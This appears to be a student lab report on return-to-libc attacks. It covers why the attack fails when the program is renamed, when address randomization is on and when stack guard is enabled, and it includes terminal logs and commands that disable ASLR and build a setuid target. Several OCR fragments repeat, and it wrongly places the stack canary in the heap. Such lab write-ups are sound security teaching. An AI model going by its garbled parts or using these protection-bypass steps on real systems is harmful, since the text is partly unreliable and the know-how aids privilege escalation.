
Find: export Previous Next Highlight all Match case

27/9/15 - 3:39:15 pm

Here, we can see that our return-to-libc attack was not successful when we renamed the retlib file with some other filename not equal to length of previous name. This is because, when storing the environment variables in a stack for a process the filename is also saved before environment variables in stack. Due to difference in length of filenames, now the environment variables will be pushed some bytes down or up in the stack. Thus, when our program tries to access the environment variable instead of full path it gets some corrupted path or path starting from in-between the original path value.


In our case, when environment variable is accessed at the given address it is only receiving "h", which is an invalid path or command or instruction. Hence, raising an error, "h: not found". And, thus our attack was not successful.

Task2: Return-to-libc attack after enabling Address randomization




Here, we are enabling the address randomization feature of system using **sysctl -w kernel.randomize_va_space=2** command.

Unsuccessful attack:



As we can see from above screenshot our attack was unsuccessful. This is because, at the hard-code memory address we have provided in badfile there are some random data in memory instead of `system()`, `exit()` and `MYSHELL` environment variable. This causes an error, as command or instruction or path at the given address may not be valid or even the address we have provided may not belong to the process.


Unsuccessful attack after trying lot of times:

A screenshot of a terminal window titled "Terminal" on a Linux desktop. The terminal displays a list of 20 "Segmentation fault (core dumped)" messages, followed by a Ctrl-C (^C) and another "Segmentation fault (core dumped)". The prompt shows the user is "seed" on an "ubuntu" machine. The desktop background features a vertical dock on the left with icons for a terminal, file manager, Firefox, and a trash can, and a faint image of colorful geometric blocks. The terminal status bar at the bottom indicates "Ln 21, Col 2" and "INS".

```
Terminal
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
^CSegmentation fault (core dumped)
[09/27/2015 18:16] seed@ubuntu:~$
```

Even after running it for many times, we cannot attack the system. The probability for successful attack is very low, almost equal to $[(1/2^{32}) * (1/2^{32}) * (1/2^{32})]$ i.e. 0, as for this attack to be successful, we need three addresses to be equal to our provided hard-coded addresses i.e. `system()` address, `exit()` address and our `MYSHELL` environment variable address should be equal to addresses provided in `badfile` contents. Hence, this attack is almost impossible when done while address randomization feature is on.

Task3: Return-to-libc attack after enabling stack guard protection



```
[09/27/2015 15:41] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:41] root@ubuntu:/home/seed# sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/27/2015 15:42] root@ubuntu:/home/seed# gcc -z noexecstack -o retlib retlib.c
[09/27/2015 15:42] root@ubuntu:/home/seed# chmod 4755 retlib
[09/27/2015 15:42] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:42] seed@ubuntu:~$
```


" into the memory, and get its address. This
m is executed, it inherits all the environm
ble **SHELL** points directly to /bin/bash
riable **MYSHELL** and make it point to zsh

system() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
```

Here we are enabling stack guard protection scheme, as we have not specified `-fno-stack-protector` command while compiling the `retlib` program. If this command is not specified by default stack guard protection scheme is enabled.

Unsuccessful attack:




```
[09/27/2015 15:50] seed@ubuntu:~$ retlib
*** stack smashing detected ***: retlib terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
retlib[0x8048523]
/lib/i386-linux-gnu/libc.so.6(exit+0x0)[0xb7e52fb0]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 1582848 /home/seed/retlib
08049000-0804a000 r--p 00000000 08:01 1582848 /home/seed/retlib
0804a000-0804b000 rw-p 00001000 08:01 1582848 /home/seed/retlib
0804b000-0804c000 rw-p 00000000 00:00 0 [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.s
```

" into the memory, and get its address. This
m is executed, it inherits all the environm
ble **SHELL** points directly to /bin/bash
riable **MYSHELL** and make it point to zsh

system() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
```



The screenshot shows a terminal window on the left and a web browser window on the right. The terminal window displays a list of memory addresses and permissions, along with a search for 'system()' in the web browser. The terminal output is as follows:

```
0804a000-0804b000 rw-p 00001000 08:01 1582848 /home/seed/retilib
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc6000-b7fc9000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
bfffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
Aborted (core dumped)
[09/27/2015 15:50] seed@ubuntu:~$
```

The web browser window shows a search for 'system()' in the Google search engine. The search results show that 'system()' is a function in the C standard library that is used to execute a shell command. The search results also show that 'system()' is a function that is used to execute a shell command. The search results also show that 'system()' is a function that is used to execute a shell command.

From above two screenshots we can see that our attack was not successful because of stack guard protection scheme. When stack guard protection scheme is enabled system uses canaries to detect buffer overflow attack. If the canary value does not match with the one stored in heap, system detects buffer overflow. When, function return call is made, system checks to verify canary value for that frame. If it is different it will generate stack smashing detected error. Thus, making our attack unsuccessful.